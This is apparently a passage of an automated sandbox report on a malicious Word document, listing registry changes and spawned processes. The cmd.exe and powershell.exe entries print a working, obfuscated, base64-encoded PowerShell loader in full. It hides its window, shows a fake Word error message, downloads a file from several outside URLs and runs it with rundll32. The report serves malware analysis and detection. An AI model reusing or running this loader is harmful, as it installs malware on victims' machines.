HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F67B8	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F67B8	F67B8	binary	04 00 00 00 E8 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 94 A2 71 C3 10 EA D6 01 B8 67 0F 00 B8 67 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378680878	1378680879	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378680879	1378680880	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F67B8	F67B8	binary	04 00 00 00 E8 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 94 A2 71 C3 10 EA D6 01 B8 67 0F 00 B8 67 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 E8 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B8 67 0F 00 B8 67 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2428 Parent PID: 1220

General

Start time:	17:00:42
Start date:	13/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IAAgAHMAZQB0AC0AdgBh AFIASQBhAGIATABlACAAIAA4AHkAZQAgACgAWwB0AFkAcABFAF0AKAAiAHsA MAB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIALQBGACcAcwBZAHMAdABF ACcALAAnAHIAWQAnACwAJwBNAC4AJwAsACcARQBjAFQATwAnACwAJwBJAE8A LgBkAEkAUgAnACkAIAAgACkAIAAgADsAIAAgAFMAdgAgACgAIgBwACIAKwAi AGwAdAAiACkAIAAoACAAIABbAFQAeQBwAGUAXQAoACIAewA0AH0AewA2AH0A ewA1AH0AewAxAH0AewAwAH0AewAzAH0AewA3AH0AewAyAH0AIgAgAC0AZgAn AEUAJwAsACcAVgBJAGMAJwAsACcAbQBhAG4AYQBHAEUAcgAnACwAJwBwACcA LAAnAHMAeQBzAHQAZQAnACwAJwBSACcALAAnAG0ALgBuAEUAVAAuAHMAZQAn ACwAJwBvAGkATgB0ACcAKQAgACAAKQAgADsAIAAgACQARQByAHIAbwByAEEA YwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAJwAr ACgAJwBpACcAKwAnAGwAZQAnACkAKwAnAG4AdAAnACsAKAAnAGwAJwArACcA eQBDACcAKQArACgAJwBvACcAKwAnAG4AdABpAG4AdQAnACsAJwBlACcAKQAp ADsAJABaAHkAOQAzADIANAByAD0AJABYADcAMABIACAAKwAgAFsAYwBoAGEA cgBdACgANgA0ACkAIAArACAAJABIADYAOABTADsAJABUADYANgBGAD0AKAAn AEsANwAnACsAJwA0AFUAJwApADsAIAAoAGcARQBUAC0AdgBBAFIAaQBBAGIA bABFACAAOABZAEUAIAApAC4AdgBhAGwAVQBlADoAOgAiAGMAUgBgAGUAQQBg AFQAZQBEAEkAcgBFAGMAYABUAG8AUgB5ACIAKAAkAEgATwBNAEUAIAArACAA KAAoACcAewAwAH0ASgB4AGsAJwArACcANABqAHIAXwB7ADAAJwArACcAfQBE ACcAKwAoACcAaAB1AGwAJwArACcAagBnAHoAJwApACsAJwB7ADAAfQAnACkA IAAtAEYAWwBjAEgAQQByAF0AOQAyACkAKQA7ACQAWAA2ADAATQA9ACgAJwBJ ADcAJwArACcAXwBCACcAKQA7ACAAIAAoACAAIABWAGEAUgBpAGEAYgBsAEUA IAAoACIAUAAiACsAIgBMAHQAIgApACAAIAApAC4AdgBBAGwAVQBFADoAOgAi AFMAZQBjAFUAcgBpAHQAWQBQAHIATwBUAGAAbwBjAGAATwBsACIAIAA9ACAA KAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABGADAAXwBY AD0AKAAnAEUAMAAnACsAJwAyAFAAJwApADsAJABaAGEAYwAyAGcAdwBzACAA PQAgACgAKAAnAEQAJwArACcANwAxACcAKQArACcASgAnACkAOwAkAE0AMwBf AEEAPQAoACgAJwBVAF8AJwArACcANQAnACkAKwAnAE8AJwApADsAJABGAGEA ZwBlADQAZwBqAD0AJABIAE8ATQBFACsAKAAoACgAJwBlAE0AcQAnACsAJwBK AHgAawA0AGoAJwArACcAcgAnACkAKwAoACcAXwBlAE0AJwArACcAcQBEAGgA JwApACsAKAAnAHUAbABqACcAKwAnAGcAJwApACsAJwB6ACcAKwAoACcAZQBN ACcAKwAnAHEAJwApACkAIAAtAHIARQBwAEwAQQBjAGUAIAAgACgAJwBlACcA KwAnAE0AcQAnACkALABbAGMASABBAFIAXQA5ADIAKQArACQAWgBhAGMAMgBn AHcAcwArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAEwA OQA1AEcAPQAoACgAJwBSADYAJwArACcANwAnACkAKwAnAE4AJwApADsAJABF AGcAegA3AG0AbABhAD0AKAAoACcAXQAnACsAJwBlADEAcgAnACsAJwBbAFMA JwApACsAKAAnADoALwAnACsAJwAvAHMAJwApACsAKAAnAHcAaQAnACsAJwBm ACcAKQArACgAJwB0AGwAbwAnACsAJwBnACcAKwAnAGkAcwB0AGkAJwApACsA JwBjACcAKwAnAHMAZQAnACsAKAAnAGcALgAnACsAJwBjACcAKQArACcAbwAn ACsAKAAnAG0ALwAnACsAJwB3ACcAKQArACcAcAAnACsAKAAnAC0AYQBkACcA KwAnAG0AaQBuAC8AJwApACsAKAAnAFYARQAnACsAJwA5AGgAMAAnACkAKwAn AGoAagAnACsAKAAnAC8AJwArACcAQABdACcAKQArACgAJwBlADEAJwArACcA cgBbAFMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACgAJwBzAGEAaAAn ACsAJwBsAGEALQBhACcAKwAnAGQALgAnACsAJwBjAG8AbQAvAHcAJwArACcA cAAtAGMAbwBuACcAKwAnAHQAJwApACsAJwBlAG4AJwArACgAJwB0ACcAKwAn AC8AYQAvACcAKQArACcAQAAnACsAJwBdAGUAJwArACgAJwAxAHIAWwAnACsA JwBTADoAJwApACsAJwAvACcAKwAnAC8AbQAnACsAKAAnAHkAJwArACcAcABo ACcAKQArACcAYQAnACsAJwBtACcAKwAoACcAagAnACsAJwBhAHAAJwApACsA KAAnAGEAJwArACcAbgAuACcAKQArACgAJwBjAG8AbQAvACcAKwAnAGQAdQAn ACsAJwBwAC0AaQBuACcAKQArACcAcwAnACsAJwB0ACcAKwAnAGEAJwArACgA JwBsAGwAZQAnACsAJwByAC8AZAAnACkAKwAoACcAYgAnACsAJwAvAEAAXQBl ACcAKQArACgAJwAxAHIAWwBTAHMAOgAnACsAJwAvACcAKwAnAC8AJwApACsA JwBiACcAKwAnAGEAJwArACgAJwBuACcAKwAnAGQAYQAnACkAKwAoACcAcgAn ACsAJwBhAGIAYgAnACkAKwAoACcAYQBkACcAKwAnAC4AYwAnACsAJwBvACcA KwAnAG0ALwB3AHAAJwApACsAKAAnAC0AJwArACcAYQBkACcAKQArACcAbQAn ACsAJwBpACcAKwAnAG4ALwAnACsAKAAnAEwAbwAnACsAJwA1AGsARQAnACkA KwAoACcAYQAvACcAKwAnAEAAXQBlACcAKQArACcAMQByACcAKwAoACcAWwBT ADoALwAnACsAJwAvACcAKQArACcAbgAnACsAJwBnACcAKwAoACcAcgBlACcA KwAnAGgAJwApACsAKAAnAGEAYgAuACcAKwAnAGIAaQB6AC8AdwAnACkAKwAo

	ACcAcAAtAGkAJwArACcAbgAnACsAJwBjAGwAJwApACsAKAAnAHUAJwArACcA ZABlAHMALwAnACsAJwBUACcAKQArACgAJwBDAFcAZQAnACsAJwBlACcAKQAr ACgAJwBOAC8AQAAnACsAJwBdACcAKQArACgAJwBlADEAJwArACcAcgAnACkA KwAnAFsAJwArACgAJwBTAHMAJwArACcAOgAvACcAKQArACgAJwAvAHcAJwAr ACcAdwAnACsAJwB3AC4AYgAnACkAKwAoACcAZQByACcAKwAnAGUAJwApACsA JwBrAGUAJwArACgAJwB0ACcAKwAnAHMAdQB0ACcAKQArACcAZQAnACsAKAAn AHMAJwArACcAaQBzAGEAdABjACcAKQArACcAaQBzACcAKwAnAGkAJwArACcA LgBjACcAKwAoACcAbwBtACcAKwAnAC8AdwBwACcAKQArACcALQAnACsAKAAn AGMAJwArACcAbwBuAHQAZQBuAHQAJwArACcALwAnACkAKwAoACcAeAAnACsA JwBoAEcAJwApACsAJwBzACcAKwAoACcANAAnACsAJwAzAGMAJwApACsAJwAv AEAAJwArACcAXQAnACsAKAAnAGUAMQByAFsAJwArACcAUwAnACkAKwAoACcA cwA6AC8AJwArACcALwAnACsAJwBhAHMAdABjACcAKwAnAG8AbAAnACkAKwAo ACcAbwBnAGkAYQBlAHgAJwArACcAaQBzAHQAJwApACsAJwBlACcAKwAoACcA bgAnACsAJwBjAGkAYQBsACcAKQArACgAJwAuACcAKwAnAGMAbwBtACcAKQAr ACcALwBsACcAKwAoACcALwAnACsAJwBMAC8AJwApACkALgAiAHIAZQBwAGwA YABBAEMARQAiACgAKAAnAF0AJwArACcAZQAxACcAKwAoACcAcgBbACcAKwAn AFMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcA JwApACwAKAAoACcAaAB0ACcAKwAnAHQAJwApACsAJwBwACcAKQAsACcAMwBk ACcAKQBbADEAXQApAC4AIgBTAHAATABgAEkAdAAiACgAJABZADYANwBKACAA KwAgACQAWgB5ADkAMwAyADQAcgAgACsAIAAkAE4ANQA5AFMAKQA7ACQASAA1 ADYAVQA9ACgAJwBDACcAKwAoACcAOABfACcAKwAnAFkAJwApACkAOwBmAG8A cgBlAGEAYwBoACAAKAAkAEgAaABuADMAZwBwADAAIABpAG4AIAAkAEUAZwB6 ADcAbQBsAGEAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8A YgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAeQBTAHQAZQBtAC4ATgBlAFQALgBX AGUAQgBDAGwAaQBlAG4AdAApAC4AIgBEAGAAbwBXAE4AbABvAGAAQQBEAGYA SQBgAGwAZQAiACgAJABIAGgAbgAzAGcAcAAwACwAIAAkAEYAYQBnAGUANABn AGoAKQA7ACQARwA1ADUAVgA9ACgAJwBLACcAKwAoACcANgAnACsAJwAwAFMA JwApACkAOwBJAGYAIAAoACgAJgAoACcARwBlACcAKwAnAHQAJwArACcALQBJ AHQAZQBtACcAKQAgACQARgBhAGcAZQA0AGcAagApAC4AIgBMAGUAYABOAGAA RwBUAEgAIgAgAC0AZwBlACAAMwA3ADkAOQAyACkAIAB7ACYAKAAnAHIAdQBu AGQAbAAnACsAJwBsADMAMgAnACkAIAAkAEYAYQBnAGUANABnAGoALAAoACcA QwAnACsAJwBvAG4AJwArACcAdAAnACsAKAAnAHIAbwBsAF8AJwArACcAUgAn ACsAJwB1AG4ARABMAEwAJwApACkALgAiAHQATwBgAHMAdABSAEkAYABOAEcA IgAoACkAOwAkAEEANwA4AFUAPQAoACcAUgAnACsAKAAnADcAJwArACcAMQBQ ACcAKQApADsAYgByAGUAYQBrADsAJABGADgANwBWAD0AKAAnAEkAJwArACgA JwA3ACcAKwAnADgAVgAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATwA4 ADIATAA9ACgAJwBEADkAJwArACcAXwBRACcAKQA=
Imagebase:	0x4a110000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2344 Parent PID: 2428

General

Start time:	17:00:43
Start date:	13/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff630000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2500 Parent PID: 2428

General

Start time:	17:00:43
Start date:	13/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAgAHMAZQB0AC0AdgBhAFIASQBhAGIATAB IACAAIAA4AHkAZQAgACgAWwB0AEkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHs

ANAB9AHsAMwB9AHsAMQB9ACIALQBGACcAcwBZAHMAdABFACcALAAnAHIAWQA
nACwAJwBNAC4AJwAsACcARQBjAFQATwAnACwAJwBJAE8ALgBkAEkAUgAnACk
AIAAgACkAIAAgADsAIAAgAFMAdgAgACgAIgBwACIAKwAiAGwAdAAiACkAIAA
oACAAIABbAFQAeQBwAGUAXQAoACIAewA0AH0AewA2AH0AewA1AH0AewAxAH0
AewAwAH0AewAzAH0AewA3AH0AewAyAH0AIgAgAC0AZgAnAEUAJwAsACcAVgB
JAGMAJwAsACcAbQBhAG4AYQBHAEUAcgAnACwAJwBwACcALAAnAHMAeQBzAHQ
AZQAnACwAJwBSACcALAAnAG0ALgBuAEUAVAAuAHMAZQAnACwAJwBvAGkATgB
0ACcAKQAgACAAKQAgADsAIAAgACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFA
AcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAJwArACgAJwBpACcAKwA
nAGwAZQAnACkAKwAnAG4AdAAnACsAKAAnAGwAJwArACcAeQBDACcAKQArACg
AJwBvACcAKwAnAG4AdABpAG4AdQAnACsAJwBlACcAKQApADsAJABaAHkAOQA
zADIANAByAD0AJABYADcAMABIACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACk
AIAArACAAJABIADYAOABTADsAJABUADYANgBGAD0AKAAnAEsANwAnACsAJwA
0AFUAJwApADsAIAAoAGcARQBUAC0AdgBBAFIAaQBBAGIAbABFACAAOABZAEU
AIAApAC4AdgBhAGwAVQBlADoAOgAiAGMAUgBgAGUAQQBgAFQAZQBEAEkAcgB
FAGMAYABUAG8AUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0
ASgB4AGsAJwArACcANABqAHIAXwB7ADAAJwArACcAfQBEACcAKwAoACcAaAB
1AGwAJwArACcAagBnAHoAJwApACsAJwB7ADAAfQAnACkAIAAtAEYAWwBjAEg
AQQByAF0AOQAyACkAKQA7ACQAWAA2ADAATQA9ACgAJwBJADcAJwArACcAXwB
CACcAKQA7ACAAIAAoACAAIABWAGEAUgBpAGEAYgBsAEUAIAAoACIAUAAiACs
AIgBMAHQAIgApACAAIAApAC4AdgBBAGwAVQBFADoAOgAiAFMAZQBjAFUAcgB
pAHQAWQBQAHIATwBUAGAAbwBjAGAATwBsACIAIAA9ACAAKAAnAFQAbAAnACs
AKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABGADAAXwBYAD0AKAAnAEUAMAA
nACsAJwAyAFAAJwApADsAJABaAGEAYwAyAGcAdwBzACAAPQAgACgAKAAnAEQ
AJwArACcANwAxACcAKQArACcASgAnACkAOwAkAE0AMwBfAEEAPQAoACgAJwB
VAF8AJwArACcANQAnACkAKwAnAE8AJwApADsAJABGAGEAZwBlADQAZwBqAD0
AJABIAE8ATQBFACsAKAAoACgAJwBlAE0AcQAnACsAJwBKAHgAawA0AGoAJwA
rACcAcgAnACkAKwAoACcAXwBlAE0AJwArACcAcQBEAGgAJwApACsAKAAnAHU
AbABqACcAKwAnAGcAJwApACsAJwB6ACcAKwAoACcAZQBNACcAKwAnAHEAJwA
pACkAIAAtAHIARQBwAEwAQQBjAGUAIAAgACgAJwBlACcAKwAnAE0AcQAnACk
ALABbAGMASABBAFIAXQA5ADIAKQArACQAWgBhAGMAMgBnAHcAcwArACgAKAA
nAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAEwAOQA1AEcAPQAoACg
AJwBSADYAJwArACcANwAnACkAKwAnAE4AJwApADsAJABFAGcAegA3AG0AbAB
hAD0AKAAoACcAXQAnACsAJwBlADEAcgAnACsAJwBbAFMAJwApACsAKAAnADo
ALwAnACsAJwAvAHMAJwApACsAKAAnAHcAaQAnACsAJwBmACcAKQArACgAJwB
0AGwAbwAnACsAJwBnACcAKwAnAGkAcwB0AGkAJwApACsAJwBjACcAKwAnAHM
AZQAnACsAKAAnAGcALgAnACsAJwBjACcAKQArACcAbwAnACsAKAAnAG0ALwA
nACsAJwB3ACcAKQArACcAcAAnACsAKAAnAC0AYQBkACcAKwAnAG0AaQBuAC8
AJwApACsAKAAnAFYARQAnACsAJwA5AGgAMAAnACkAKwAnAGoAagAnACsAKAA
nAC8AJwArACcAQABdACcAKQArACgAJwBlADEAJwArACcAcgBbAFMAJwApACs
AKAAnADoAJwArACcALwAvACcAKQArACgAJwBzAGEAaAAnACsAJwBsAGEALQB
hACcAKwAnAGQALgAnACsAJwBjAG8AbQAvAHcAJwArACcAcAAtAGMAbwBuACc
AKwAnAHQAJwApACsAJwBlAG4AJwArACgAJwB0ACcAKwAnAC8AYQAvACcAKQA
rACcAQAAnACsAJwBdAGUAJwArACgAJwAxAHIAWwAnACsAJwBTADoAJwApACs
AJwAvACcAKwAnAC8AbQAnACsAKAAnAHkAJwArACcAcABoACcAKQArACcAYQA
nACsAJwBtACcAKwAoACcAagAnACsAJwBhAHAAJwApACsAKAAnAGEAJwArACc
AbgAuACcAKQArACgAJwBjAG8AbQAvACcAKwAnAGQAdQAnACsAJwBwAC0AaQB
uACcAKQArACcAcwAnACsAJwB0ACcAKwAnAGEAJwArACgAJwBsAGwAZQAnACs
AJwByAC8AZAAnACkAKwAoACcAYgAnACsAJwAvAEAAXQBlACcAKQArACgAJwA
xAHIAWwBTAHMAOgAnACsAJwAvACcAKwAnAC8AJwApACsAJwBiACcAKwAnAGE
AJwArACgAJwBuACcAKwAnAGQAYQAnACkAKwAoACcAcgAnACsAJwBhAGIAYgA
nACkAKwAoACcAYQBkACcAKwAnAC4AYwAnACsAJwBvACcAKwAnAG0ALwB3AHA
AJwApACsAKAAnAC0AJwArACcAYQBkACcAKQArACcAbQAnACsAJwBpACcAKwA
nAG4ALwAnACsAKAAnAEwAbwAnACsAJwA1AGsARQAnACkAKwAoACcAYQAvACc
AKwAnAEAAXQBlACcAKQArACcAMQByACcAKwAoACcAWwBTADoALwAnACsAJwA
vACcAKQArACcAbgAnACsAJwBnACcAKwAoACcAcgBlACcAKwAnAGgAJwApACs
AKAAnAGEAYgAuACcAKwAnAGIAaQB6AC8AdwAnACkAKwAoACcAcAAtAGkAJwA
rACcAbgAnACsAJwBjAGwAJwApACsAKAAnAHUAJwArACcAZABlAHMALwAnACs
AJwBUACcAKQArACgAJwBDAFcAZQAnACsAJwBlACcAKQArACgAJwBOAC8AQAA
nACsAJwBdACcAKQArACgAJwBlADEAJwArACcAcgAnACkAKwAnAFsAJwArACg
AJwBTAHMAJwArACcAOgAvACcAKQArACgAJwAvAHcAJwArACcAdwAnACsAJwB
3AC4AYgAnACkAKwAoACcAZQByACcAKwAnAGUAJwApACsAJwBrAGUAJwArACg
AJwB0ACcAKwAnAHMAdQB0ACcAKQArACcAZQAnACsAKAAnAHMAJwArACcAaQB
zAGEAdABjACcAKQArACcAaQBzACcAKwAnAGkAJwArACcALgBjACcAKwAoACc
